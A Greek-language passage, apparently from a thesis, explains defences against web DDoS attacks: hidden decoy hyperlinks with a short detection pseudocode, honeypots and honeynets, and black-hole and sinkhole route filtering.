
Η προτεινόμενη μέθοδος περιλαμβάνει δύο ενέργειες: Την εισαγωγή κρυμμένων υπερσυνδέσμων (παγίδες) σε ένα αριθμό ιστοσελίδων που δείχνουν σε μια παραπλανητική ιστοσελίδα και έναμηχανισμό που ανιχνεύει τους χρήστες που κάνουν πλοήγηση μέσω των κρυμμένων υπερσυνδέσμων. Αυτή η διαδικασία απαιτεί μερικές από τιςσελίδες του WEB Server να τροποποιηθούν. Η μέθοδος είναι διαφανής ως προς τον πελάτη, δεν υιοθετεί τη χρήση μηχανισμών επικύρωσης, όπως οιγραφικές δοκιμές, και δεν απαιτεί ειδικό λογισμικό από την πλευρά τουπελάτη. Οι σημαντικές πτυχές της προτεινόμενης μεθόδου είναι:

- Κατασκευή των παγίδων προκειμένου να ελαχιστοποιηθεί η περίπτωση λάθους ανίχνευσης.
- Επιλογή ενός ελάχιστου αριθμού συνδέσεων και σελίδων σαν δολώματαπροκειμένου να μεγιστοποιηθεί η πιθανότητα μια WEB-DoS επίθεση να τους επιλέξει.
- Κατασκευή ενός αλγορίθμου που θα μπορούσε να ανιχνεύσει WEB-DoS επιθέσεις.

4.7.1 Κατασκευή των παραπλανητικών υπερσυνδέσμων

Οι παραπλανητικοί υπερσύνδεσμοι πρέπει να κατασκευαστούν με τέτοιοτρόπο ώστε να μην είναι ανιχνεύσιμοι από τους ανθρώπινους χρήστες, ενώαυτοματοποιημένα προγράμματα να μην είναι σε θέση να τους διακρίνουναπό τους πραγματικούς υπερσυνδέσμους. Ένας μεγάλος αριθμόςδιαφορετικών τύπων παραπλανητικών υπερσυνδέσμων μπορούν ναδημιουργηθούν:

- Μερικά pixels κρυμμένα σε μια εικόνα σε μια ιστοσελίδα.
- Ένας υπερσύνδεσμος είναι αόρατος στους ανθρώπινους χρήστες εάν τοκείμενότου έχει το ίδιο χρώμα με το background της σελίδας.
- Υπερσύνδεσμοι χωρίς κείμενο.
- Κρυμμένοι πίνακες που περιλαμβάνουν τέτοιες συνδέσεις θα μπορούσαν να χρησιμοποιηθούν προκειμένου να περιληφθούν τέτοιοι κρυμμένοι υπερσύνδεσμοι.




Εικόνα 18: Παραπλανητικοί σύνδεσμοι

4.7.2 Επιλογή των παραπλανητικών ιστοσελίδων

Η διαδικασία της εισαγωγής παραπλανητικών υπερσυνδέσμων στιςιστοσελίδες όχι μόνο κοστίζει και είναι χρονοβόρα αλλά απαιτεί επίσης καιεκτενείς δοκιμές. Λαμβάνοντας υπόψη ότι οι σύγχρονοι ιστοχώροιαποτελούνται από περισσότερες από 500 ιστοσελίδες, το ερώτημα πουανακύπτει είναι πόσοι παραπλανητικοί υπερσυνδέσμοι πρέπει να επιλεχτούνκαι πού να τοποθετηθούν ώστε μια επίθεση να τους επιλέξει με καλήπιθανότητα; Για τη λύση αυτού το προβλήματος, εργαστήκαμε θεωρώνταςέναν

ιστότοπο ως μη-κατευθυνόμενο γράφο G(V,E). Στην ουσία, ένας γράφοςείναι ένα διατεταγμένο ζεύγος των πεπερασμένων συνόλων V και E . Ταστοιχεία του συνόλου V ονομάζονται κόμβοι ή κορυφές (nodes ή vertices) καιτα στοιχεία του E ονομάζονται ακμές (edges). Κάθε ακμή του συνόλου Εσυνδέει δύο διαφορετικούς κόμβους του V και δηλώνεται ως (i,j) όπου i και jείναι οι κόμβοι που συνδέονται. Εφόσον, στο γράφο που χρησιμοποιήσαμε, οιακμές δεν ήταν κατευθυνόμενες, ο γράφος ονομάζεται μη-κατευθυνόμενος(undirected graph). Πιο συγκεκριμένα, αναπαραστήσαμε τον ιστότοπο ωςγράφο όπου οι κόμβοι του V αναπαριστούν τις σελίδες που τον απαρτίζουνκαι οι ακμές αναπαριστούν τους υπερσυνδέσμους που οδηγούν από σελίδασε σελίδα. Εφόσον ο χρήστης μπορεί να χρησιμοποιήσει το back button του φυλλομετρητή του για να κινηθεί από μια σελίδα στην προηγούμενη, ο γράφος είναι υποχρεωτικά μη-κατευθυνόμενος. Στο σχήμα που ακολουθεί, φαίνεται ένα παράδειγμα αναπαράστασης ενός ιστότοπου με μη-κατευθυνόμενο γράφο.



Εικόνα 19: Μη κατευθυνόμενος γράφος

Σε αυτό το παράδειγμα, ο ιστότοπος αποτελείται από 4 σελίδες που αποτελούν το σύνολο V={1,2,3,4}. Το σύνολο των ακμώνείναι το E= {(1, 2), (1,3), (1,4),(3,4)}. Μπορούμε λοιπόν, με βάση αυτή την αναπαράσταση να διαπιστώσουμε εύκολα ποιες σελίδες είναι ιεραρχικά ανώτερες από τις υπόλοιπες ή περιέχουν περισσότερους υπερσυνδέσμους, καθώς και σε ποιες σελίδες οδηγούν περισσότεροι υπερσύνδεσμοι. Αυτά τα στοιχεία μπορούν να βοηθήσουν πολύ στο σχεδιασμό και την τοποθέτηση των υπερσυνδέσμων παγίδων.

4.7.3 Προτεινόμενος αλγόριθμος

Μετά την εισαγωγή των υπερσυνδέσμων παγίδων στον ιστότοπο, μπορεί να εξαχθεί ένας προτεινόμενος αλγόριθμος για την ανίχνευση μιας επίθεσης πλημμύρας HTTP όπως αυτές που περιγράψαμε παραπάνω. Επειδή μπορεί να υπάρχει ένα μικρό ποσοστό χρηστών που από λάθος μπορεί να ακολουθήσουν έναν υπερσύνδεσμο παγίδα, είναι χρήσιμο να υπάρχει μια white-list όπου να περιλαμβάνονται διευθύνσεις IP από όπου η κίνηση επιτρέπεται. Σε αυτή τη λίστα θα μπορούν επίσης να περιλαμβάνονται μη-κακόβουλα bots όπως αυτά που προέρχονται από μηχανές αναζήτησης (GoogleBot, MSNbot και άλλα). Θα μπορούσε να γραφτεί ο παρακάτω κώδικας:

```
If (hit==decoy) {
        if(source_ip!=bot)
        {
                DoS=1;
        }
}
```

Πίνακας 2: Κώδικας ανίχνευσης επίθεσης

Στην ουσία, ο ψευδοκώδικας περιγράφει τη διαδικασία κατά την οποία εάν ανιχνευθεί ότι ακολουθήθηκε ένας υπερσύνδεσμος-παγίδα, η διεύθυνση IP από την οποία προέρχεται, ελέγχεται με βάση τις IP που επιτρέπεται να συνεχίσουν την περιήγηση. Αν δεν περιέχεται στην white-list τότε έχουμε πιθανότατα επίθεση κατά του ιστότοπου. Κατόπιν, μπορούμε να απαγορεύσουμε την πρόσβαση στον ιστότοπο από διευθύνσεις IP από τις οποίες παρατηρούνται συχνές επιθέσεις. Έπειτα, μπορούμε να γράψουμε απλούς κανόνες και να τους συμπεριλάβουμε στο αρχείο παραμέτρων του διαδικτυακού εξυπηρετητή μας όπου να μπλοκάρονται οι διευθύνσεις IP από τις οποίες έχουμε συχνές επιθέσεις ή να γράψουμε κανόνες στο firewall που μας προστατεύει. Για παράδειγμα, στον Apache μπορούμε να χρησιμοποιήσουμε τα mod_access και mod_rewrite, σε συστήματα Linux μπορούμε να χρησιμοποιήσουμε το iptables DROP.

4.8 HoneyPots

Τα υπολογιστικά συστήματα που είναι σήμερα συνδεδεμένα με το διαδίκτυο, δέχονται διαρκώς επιθέσεις από worms, αυτοματοματοποιημένες επιθέσεις και εισβολείς. Θα

έλεγε κανείς ότι βρίσκονται πάντα κάτω από ελέγχους (audits) και επιθέσεις που σκοπό έχουν να ανακαλύψουν και να εκμεταλλευτούν ακόμα και το παραμικρό κενό στην αλυσίδα της ασφάλειας. Ένα από τα πιο πρόσφατα εργαλεία στον "πόλεμο" για την αντιμετώπιση των δικτυακών επιθέσεων από κακόβουλους χρήστες και αυτοματοποιημένες επιθέσεις worms και autorooters είναι τα honeypots και τα honeynets. Ένα honeynet είναι μια συλλογή από συστήματα -τα honeypots-τα οποία προσποιούνται οτι είναι αληθινοί στόχοι, ώστε να δεχτούν επιθέσεις και τελικά να παραβιαστούν. Τα honeypots παρακολουθούνται ώστε να είναι εφικτή η καταγραφή των ενεργειών των επιτιθέμενων και να γνωστοποιούνται οι τεχνικές και τα εργαλεία τα οποία χρησιμοποίησαν για την εισβολή. Είναι χρήσιμα για να αποσπούν και να μπερδεύουν κάποιον από τα υπόλοιπα μηχανήματα ενός δικτύου, να ειδοποιούν για νέους τρόπους επιθέσεων/ευπαθειών, να παρέχουν ανάλυση σε μεγάλο βάθος του τι έγινε κατά τη διάρκεια μιας επίθεσης αλλά και μετά από αυτή. Τα honeynets σε αντίθεση με τα firewalls που εμποδίζουν τους επιτιθέμενους από το να εισβάλλουν σε ένα δίκτυο, λειτουργούν παθητικά στη συλλογή πληροφοριών για τη δράση των blackhats, χρησιμοποιούνται στον τομέα της πρόληψης, της ανίχνευσης, της συλλογής πληροφοριών, έρευνας και εκπαίδευσης.

4.8.1 Τι είναι τα honeypots

Ένας τρόπος για να εντοπίσουμε καινούργιες ευπάθειες συστημάτων είναι να εγκαταστήσουμε συστήματα σε ένα δίκτυο και να τα παρακολουθούμε, ενώ περιμένουμε ότι κάποια στιγμή θα παραβιαστούν. Αφού τα συστήματα αυτά δεν είναι σχεδιασμένα να έχουν κάποια παραγωγική χρήση, κάθε προσπάθεια για επικοινωνία με αυτά τα συστήματα από το δίκτυο είναι εξορισμού ύποπτη και πρόκειται για προσπάθεια επίθεσης για παράδειγμα απόπειρα για διείσδυση ή δραστηριότητα worm. Τέτοια συστήματα λέγονται honeypots. Είναι "ιδιαίτερα εποπτευόμενα" υπολογιστικά συστήματα (φυσικά ή εικονικά) τα οποία σκοπεύουν στο να ανιχνευθούν, να δεχτούν επιθέσεις και να "σπάσουν" τελείως. Η αξία τους καθορίζεται από την πληροφορία που μπορεί να εξαχθεί. Τα ίδια τα συστήματα δεν έχουν κάποια αξία για τον διαχειριστή τους μιας και δεν τρέχουν υπηρεσίες κάποιας αξίας και δεν υπάρχουν πολύτιμα δεδομένα. Μια επίθεση που δεν είναι γνωστή μέχρι στιγμής μπορεί να ανιχνευτεί παρακολουθώντας

την κίνηση που φεύγει από το honeypot. Όταν ένα honeypot παραβιάζεται, μελετάμε τον τρόπο που χρησιμοποιήθηκε για την παραβίαση. Ένα honeypot μπορεί να τρέχει οποιοδήποτε λειτουργικό σύστημα και υπηρεσίες, τα οποία θα καθορίσουν πόσο εύκολα θα σπάσει. Τα honeypots δεν είναι ιδιαίτερα καινούργια ιδέα και χρησιμοποιούνται αρκετό καιρό, ωστόσο η λέξη honeypot είναι καινούργια και εισάγει σε μια νέα μορφή τεχνολογίας που γίνεται ολοένα και πιο σημαντική.

4.8.2 Τι είναι τα honeynets

Τα honeynets είναι δίκτυα αποτελούμενα από συστήματα honeypots τα οποία παρακολουθούνται στενά ώστε να μπορούν να εντοπιστούν και να αναλυθούν οι επιθέσεις που δέχονται τα honeypots. Ένα honeynet συνήθως αποτελείται από διαφορετικού τύπου honeypots, δηλαδή συστήματα με διαφορετικές υπηρεσίες και λειτουργικά συστήματα, ώστε να συγκεντρώνονται ταυτόχρονα δεδομένα από διαφορετικά συστήματα αλλά και να αποτελούν ένα περισσότερο αληθοφανές δίκτυο. Μερικές φορές μάλιστα σχεδιάζονται ώστε να αποτελούν ολοκληρωμένα αντίγραφα δικτύων ή παραγωγικών συστημάτων.Ο στόχος ενός honeynet είναι να συλλέγει δεδομένα από κάθε δυνατή πηγή, ενώ ταυτόχρονα προστατεύει το δίκτυο με το να περιορίζει τις κακόβουλες κινήσεις από τα κατειλημμένα honeypots. Αυτό γίνεται συνήθως με το να εφαρμόζεται κάποιο φίλτρο στον εξωτερικό router για την εξερχόμενη κίνηση, ώστε αν κατειληφθούν το συστήματα και οι επιτιθέμενοι προσπαθήσουν να κάνουν μια επίθεση denial of service πχ σε κάποιο άλλο δίκτυο, να μην είναι εφικτό.

4.8.3 Διακρίσεις honeypots

Υπάρχουν δυο διακρίσεις για τα διάφορα είδη honeypots: τα φυσικά και τα εικονικά, καθώς επίσης τα υψηλής και τα χαμηλής αλληλεπίδρασης.

Ένα φυσικό honeypot είναι ένα πραγματικό μηχάνημα με τη δικιά του ip διεύθυνση. Μπορεί να τρέχει οποιοδήποτε λειτουργικό σύστημα -linux, unix, windows, Mac Os, κτλ-και οποιαδήποτε υπηρεσία του ορίσουμε -πχ www, mysql, ftp.

Επιπλέον μπορεί να ρυθμιστεί ένα υπολογιστικό σύστημα να φιλοξενεί μερικά εικονικά μηχανήματα, δεν πρόκειται δηλαδή για πραγματικά μηχανήματα αλλά για προσομείωση συστημάτων σε κάποιον υπολογιστή. Αυτό προσφέρει πολύ ευκολότερη συντήρηση και λιγότερες φυσικές απαιτήσεις.

Για εικονικά honeypots χρησιμοποιούνται το Vmwareή το user-mode linux. Πρόκειται για λογισμικό που επιτρέπει να τρέχουν περισσότερα από ένα λειτουργικά συστήματα σε ένα μηχάνημα. Με ένα δυνατό σε ισχύ μηχάνημα μπορεί να τρέχουν αρκετά διαφορετικά λειτουργικά συστήματα, το καθένα από τα οποία θα έχει τη δική του ip και μπορούν να δημιουργηθούν ακόμα και αυθαίρετες δικτυακές τοπολογίες.


Με διάκριση την αλληλεπίδραση, δηλαδή το βαθμό δραστηριότητας που επιτρέπεται να έχει ένας επιτιθέμενος σε ένα honeypot, μπορούμε να τα διαιρέσουμε σε χαμηλής και υψηλής αλληλεπίδρασης.

Τα υψηλής αλληλεπίδρασης honeypots παρέχουν ένα ολόκληρο λειτουργικό σύστημα και υπηρεσίες με τις οποίες ο επιτιθέμενος μπορεί να συνδεθεί. Είναι πραγματικοί υπολογιστές με πραγματικές εφαρμογές που οι επιτιθέμενοι μπορούν να παραβιάσουν και να πετύχουν απόλυτο έλεγχο του συστήματος

Αντίθετα τα χαμηλής αλληλεπίδρασης honeypots έχουν περιορισμένες δυνατότητες, καθώς προσομοιώνουν μερικά μόνο μέρη ,πχ τη στοίβα δικτύου. Αυτό που κάνουν είναι να εξομοιώνουν συστήματα και οι δραστηριότητες των επιτιθέμενων περιορίζονται σε αυτό που επιτρέπουν οι εξομοιωμένες υπηρεσίες. Δεν μπορεί να γίνει πλήρες compromise καθώς δεν πρόκειται για πραγματικά συστήματα με πλήρης εφαρμογές.

Ένα εργαλείο για τη δημιουργία χαμηλής αλληλεπίδρασης honeypots είναι το honeyd. Το honeyd είναι ένα μικρό πρόγραμμα το οποίο δημιουργεί virtual hosts σε ένα δίκτυο με το να προσομοιώνει την TCP/IP στοίβα διαφόρων λειτουργικών συστημάτων και μπορεί να ρυθμιστεί να τρέχει υπηρεσίες. Αυτές οι υπηρεσίες είναι συνήθων μικρά scripts που προσομοιώνουν πραγματικές υπηρεσίες όπως το POP3 ή το SMTP. Τα υψηλής

αλληλεπίδρασης honeypots μπορούν να καταγράψουν μεγαλύτερη πληροφορία από τα χαμηλής αλληλεπίδρασης. Μπορούν να καταγράψουν ολόκληρη τη σύνδεση του επιτιθέμενου με το σύστημα από τη στιγμή της παραβίασης και μετά, το τι έκανε δηλαδή και πως έγινε αυτό, τι προγράμματα εγκατέστησε στο σύστημα κτλ. Πέρα από αυτό όμως τα υψηλής αλληλεπίδρασης honeypots θέλουν πολύ περισσότερη δουλειά για να στηθούν και να συντηρηθούν. Μιας και πρόκειται για πραγματικά συστήματα, αποτελούν κίνδυνο γιατί οι επιτιθέμενοι μπορεί να τα χρησιμοποιήσουν για να πραγματοποιούν από αυτά τις επιθέσεις τους ή αν βλάψουν άλλα συστήματα. Η δουλειά που πρέπει να γίνει σε αυτά είναι σημαντικά περισσότερη.



Εικόνα 20: HoneyPots

Η απάντηση έρχεται από τα honey pots υψηλής αλληλεπίδρασης. Το Honey net δεν είναι μια λύση λογισμικού που μπορεί να εγκατασταθεί σε έναν υπολογιστή αλλά ολόκληρη αρχιτεκτονική, ένα δίκτυο που δημιουργείται για να δεχτεί επίθεση. Μέσα σε αυτό το δίκτυο, κάθε δραστηριότητα καταγράφεται και οι επιτιθέμενοι παγιδεύονται. Κρυπτογραφημένες SSH sessions, ηλεκτρονικό ταχυδρομείο, μεταφορές αρχείων καικάθε πιθανή δράση επιτιθέμενου καταγράφεται. Επιπλέον, μια πύλη Honey wall επιτρέπει την εισερχόμενη κίνηση, αλλά ελέγχει την εξερχόμενη χρησιμοποιώντας τεχνολογίες πρόληψης εισβολής. Αυτό επιτρέπει στον επιτιθέμενο να αλληλεπιδράσει με το Honey net σύστημα, αλλά τον εμποδίζει να βλάψει άλλα συστήματα εκτός Honey net. Μελετώντας τη συλληφθείσα κίνηση οι ερευνητές μπορούν να ανακαλύψουν τις νέες μεθόδους και εργαλεία και μπορούν να κατανοήσουν πλήρως τις τακτικές των επιτιθέμενων. Παρόλα αυτά, τα συστήματα Honey net είναι πιο πολύπλοκα στην εγκατάσταση ή την εφαρμογή και ο κίνδυνος αυξάνεται καθώς οι επιτιθέμενοι

αλληλεπιδρούν με πραγματικά λειτουργικά συστήματα και όχι με υποκατάστατα. Αλλά τι θα μπορούσε να συμβεί εάν κάποιος είχε «καταλάβει» ένα τέτοιο σύστημα; Οι συνέπειες θα ήταν καταστρεπτικές.

4.9 Τεχνικές φιλτραρίσματος διαδρομής

Διαφορετικές προτάσεις σχετικά με την υπεράσπιση ενάντια στις επιθέσεις DDoS προέρχονται από την κοινότητα του Border Gateway Protocol. Όταν τα πρωτόκολλα δρομολόγησης σχεδιάστηκαν, οι υπεύθυνοι για την ανάπτυξή τους δεν εστίασαν την προσοχή τους στην ασφάλεια, αλλά στην οικοδόμηση μηχανισμών που καλύπτουν αποτελεσματικούς μηχανισμούς δρομολόγησης και αποφεύγουν τους βρόχους στη δρομολόγηση. Στην αρχή, οι επιτιθέμενοι άρχισαν να στρέφονται ενάντια στους δρομολογητές. Αποκτώντας πρόσβαση σε έναν δρομολογητή θα μπορούσαν να κατευθύνουν την κίνηση πάνω από επιβαρυμένες ζεύξεις, να δουν κρίσιμα στοιχεία, και να τα τροποποιήσουν. Η κρυπτογραφημένη πιστοποίηση της αυθεντικότητας ήρθε να μετριάσει αυτές τις απειλές. Λόγω της γειτονικής πιστοποίησης της αυθεντικότητας, η ενημέρωση των πινάκων δρομολόγησης προέρχεται από πηγή εμπιστοσύνης και δεν υπάρχει πιθανότητα κάποιος να μπορεί να δώσει στους δρομολογητές άκυρες πληροφορίες δρομολόγησης, προκειμένου να «καταλάβει» ένα δίκτυο. Από την άλλη πλευρά, τα φίλτρα δρομολόγησης είναι απαραίτητα για την παρεμπόδιση κρίσιμων διαδρομών και υποδικτύων από το να διαφημιστούν και υπόπτων διαδρομών από το να ενσωματωθούν στους πίνακες δρομολόγησης. Με αυτόν τον τρόπο, οι επιτιθέμενοι δεν ξέρουν τη διαδρομή προς κρίσιμους servers και ύποπτες διαδρομές δεν χρησιμοποιούνται. Δύο άλλες τεχνικές φιλτραρίσματος διαδρομών, η black hole δρομολόγηση και η sinkhole δρομολόγηση, μπορούν να χρησιμοποιηθούν, όταν το δίκτυο δέχεται επίθεση.Αυτές οι τεχνικές προσπαθούν να μετριάσουν προσωρινά τον αντίκτυπο της επίθεσης. Η πρώτη αναφέρεται στη δρομολόγηση κίνησης σε μια μηδενική διεπαφή, όπου τελικά απορρίπτεται. Με μια πρώτη ματιά, θα ήταν τέλειο να οδηγείται η κακόβουλη κίνηση σε μια μαύρη τρύπα (blackhole). Αλλά είναι πάντα δυνατό να απομονωθεί η κακόβουλη από τη νόμιμη κίνηση; Εάν το θύμα ξέρει ακριβώς τα IPs που του επιτίθενται, τότε μπορεί να αγνοήσει την κίνηση που προέρχεται από

αυτές τις πηγές. Με αυτόν τον τρόπο, ο αντίκτυπος της επίθεσης περιορίζεται δεδομένου ότι το θύμα δεν καταναλώνει χρόνο της CPU ή μνήμη σαν συνέπεια της επίθεσης. Μόνο εύρος ζώνης του δικτύου καταναλώνεται. Παρόλα αυτά, εάν τα IPs των επιτιθέμενων δεν μπορούν να διακριθούν και όλη η κίνηση οδηγείται στη μαύρη τρύπα, τότε και η νόμιμη κίνηση απορρίπτεται επίσης. Στην περίπτωση αυτή, αυτή η τεχνική φιλτραρίσματος αποτυγχάνει.

Η τεχνική δρομολόγησης sinkhole αναφέρεται στη δρομολόγηση ύποπτης ή όχι κίνησης σε μια έγκυρη διεύθυνση IP όπου η κίνηση μπορεί να αναλυθεί. Εκεί, εάν η κίνηση αποδειχθεί κακόβουλη, απορρίπτεται (δρομολογείται σε μια μηδενική διεπαφή), διαφορετικά δρομολογείται στον επόμενο κόμβο (hop). Ένα sniffer στο δρομολογητή sinkhole μπορεί να συλλάβει την κίνηση και να την αναλύσει. Αυτή η τεχνική δεν είναι τόσο αυστηρή όσο η προηγούμενη. Η αποτελεσματικότητα κάθε μηχανισμού εξαρτάται από τη δύναμη της επίθεσης. Συγκεκριμένα, το sink holing δεν μπορεί να αντιδράσει σε μια άγρια επίθεση τόσο αποτελεσματικά όσο το black holing. Εντούτοις είναι μια πιο περίπλοκη τεχνική, δεδομένου ότι είναι πιο επιλεκτική στην απόρριψη της κίνησης. Σύμφωνα με τα παραπάνω, το φιλτράρισμα της κακόβουλης κίνησης φαίνεται να είναι ένα αποτελεσματικό αντίμετρο ενάντια στις DDoS επιθέσεις. Μάλιστα, όσο πιο κοντά στον επιτιθέμενο εφαρμόζεται το φιλτράρισμα, τόσο πιο αποτελεσματικό είναι. Αυτό είναι φυσικό, γιατί όταν η κίνηση φιλτράρεται από το θύμα, τότε το θύμα "επιβιώνει", αλλά το δίκτυο του ISP έχει ήδη πλημμυρίσει. Συνεπώς, η καλύτερη λύση θα ήταν να φιλτράρεται η κίνηση στην πηγή της, το οποίο σημαίνει φιλτράρισμα της κίνησης των zombies. Μέχρι τώρα, τρεις δυνατότητες φιλτραρίσματος έχουν αναφερθεί με κριτήριο το αντικείμενο φιλτραρίσματος. Η πρώτη αναφέρεται σε φιλτράρισμα με βάση τη διεύθυνση προέλευσης. Αυτή θα ήταν η καλύτερη μέθοδος φιλτραρίσματος, εάν κάθε φορά ξέραμε ποιος είναι ο επιτιθέμενος. Παρόλα αυτά, αυτό δεν είναι πάντα δυνατό καθώς οι επιτιθέμενοι συνήθως χρησιμοποιούν αλλοιωμένες διευθύνσεις IP. Επιπλέον οι επιθέσεις DDoS προέρχονται συνήθως από χιλιάδες zombies και έτσι κάνουν πάραπολύ δύσκολη την ανακάλυψη όλων των διευθύνσεων IP που πραγματοποιούν την επίθεση. Κι αν ακόμη όλες αυτές οι IPs ανακαλυφθούν, η εφαρμογή ενός φίλτρου που θα απορρίπτει μερικές χιλιάδες IPs είναι πρακτικά αδύνατη να εφαρμοστεί.Η δεύτερη δυνατότητα φιλτραρίσματος είναι φιλτράρισμα της υπηρεσίας. Αυτή η τακτική προϋποθέτει ότι εμείς

ξέρουμε το μηχανισμό της επίθεσης. Σε αυτήν την περίπτωση, μπορούμε να φιλτράρουμε την κίνηση προς μια συγκεκριμένη πόρτα UDP ή μια σύνδεση TCP ή να φιλτράρουμε τα ICMP μηνύματα. Αλλά τι κάνουμε εάν η επίθεση κατευθύνεται προς μια πολύ κοινή πόρτα ή υπηρεσία; Τότε πρέπει ή να απορρίψουμε κάθε πακέτο (ακόμη και εάν είναι νόμιμο) ή να υπομείνουμε την επίθεση.Τέλος, υπάρχει η δυνατότητα φιλτραρίσματος με βάση τη διεύθυνση προορισμού. Οι DDoS επιθέσεις κατευθύνονται συνήθως ενάντια σε έναν περιορισμένο αριθμό θυμάτων. Έτσι φαίνεται να είναι εύκολο να απορριφθεί όλη η κίνηση που κατευθύνεται προς αυτούς. Αλλά αυτό σημαίνει ότι η νόμιμη κίνηση απορρίπτεται επίσης. Σε περίπτωση μιας επίθεσης μεγάλης κλίμακας αυτό δεν πρέπει να είναι πρόβλημα δεδομένου ότι το θύμα σύντομα θα καταρρεύσει και δεν θα είναι σε θέση να εξυπηρετήσει κανένα. Έτσι το φιλτράρισμα προστατεύει το θύμα από την κατάρρευση κρατώντας το απλά απρόσιτο από τους υπόλοιπους.

4.10 Υβριδικες μέθοδοι και κατευθυντήριες γραμμές

Σήμερα οι ερευνητές προσπαθούν να συνδυάσουν τα πλεονεκτήματα από όλες τις παραπάνω μεθόδους προκειμένου να καταπιέσουν τα μειονεκτήματά τους. Ως αποτέλεσμα, διάφοροι μηχανισμοί που εφαρμόζουν δύο ή περισσότερες από τις ανωτέρω τεχνικές έχουν προταθεί προκειμένου να μετριαστεί ο αντίκτυπος των επιθέσεων DDoS. Η καλύτερη λύση στο DDoS πρόβλημα φαίνεται να είναι η ακόλουθη: το θύμα πρέπει να ανιχνεύσει το συντομότερο δυνατό ότι δέχεται επίθεση. Τότε πρέπει να εντοπίσει (trace back) τα IPs που προκαλούν αυτήν την επίθεση και να προειδοποιήσει τους administrators των zombies για το γεγονός ότι συμμετέχουν σε μια επίθεση. Σε αυτήν την περίπτωση, η επίθεση αντιμετωπίζεται αποτελεσματικά. Παρόλα αυτά, σύμφωνα με τα παραπάνω αυτό είναι προς το παρόν αδύνατο. Η έλλειψη ενός 100% αποτελεσματικού εργαλείου υπεράσπισης επιβάλλει την ανάγκη της ιδιωτικής επιφυλακής. Κάθε χρήστης πρέπει να φροντίσει για την ασφάλειά του. Μερικές βασικές προτάσεις είναι:

Αποτροπή της εγκατάστασης εργαλείων κατανεμημένων επιθέσεων στα συστήματά μας. Αυτός θα βοηθήσει στον περιορισμό του στρατού των zombies. Υπάρχουν διάφορες ενέργειες που το άτομο μπορεί να εκτελέσει. Αρχικά, πρέπει να διατηρεί τα πρωτόκολλα και τα λειτουργικά συστήματα ενημερωμένα (up-to-date). Με την εξάλειψη του αριθμού

των αδυναμιών του συστήματός μας αποτρέπουμε την εκμετάλλευσή του από επιτήδειους και την έκθεσή του σε κίνδυνο.

Χρησιμοποίηση αντιπυρικών ζωνών (firewalls) στους gateways (πύλες) προκειμένου να φιλτραριστεί η εισερχόμενη και η εξερχόμενη κίνηση. Δεν είναι λογικό να υπάρχουν εισερχόμενα πακέτα με διεύθυνση IP πηγής που ανήκει στο υποδίκτυο και εξερχόμενα πακέτα με διεύθυνση IP πηγής που δεν ανήκει στο υποδίκτυο.

Εφαρμογή IDS συστημάτων (συστήματα ανίχνευσης εισβολής) προκειμένου να ανιχνευθούν οι τακτικές των επιθέσεων.

Εφαρμογή anti-virus προγραμμάτων προκειμένου να ανιχνευθεί ο κακόβουλος κώδικας στο σύστημά μας.

4.10.1 Εργαλεία

Αρχικά στήνεται ένα δίκτυο με υπολογιστές που τρέχουν διάφορα λειτουργικά συστήματα, πχ linux, windows, mac κτλ. Τα συστήματα αυτά μπορεί να είναι φυσικά είτε εικονικά. Ο αριθμός τους μπορεί να είναι από δυο-τρια μέχρι πολύ περισσότερα. Τα συστήματα αυτά συνήθως ρυθμίζονται να τρέχουν πολλές υπηρεσίες -web, ftp, sql κτλ- ώστε να υπάρχουν πολλά σημεία εισόδου για το σύστημα. Η καταγραφή των συμβάντων και των επιθέσεων γίνεται με τους εξής τρόπους:

Από τα log του firewall βλέπουμε ποιες συνδέσεις έγιναν και μπορούμε να μάθουμε πότε ξεκίνησε μια συγκεκριμένη σύνδεση.

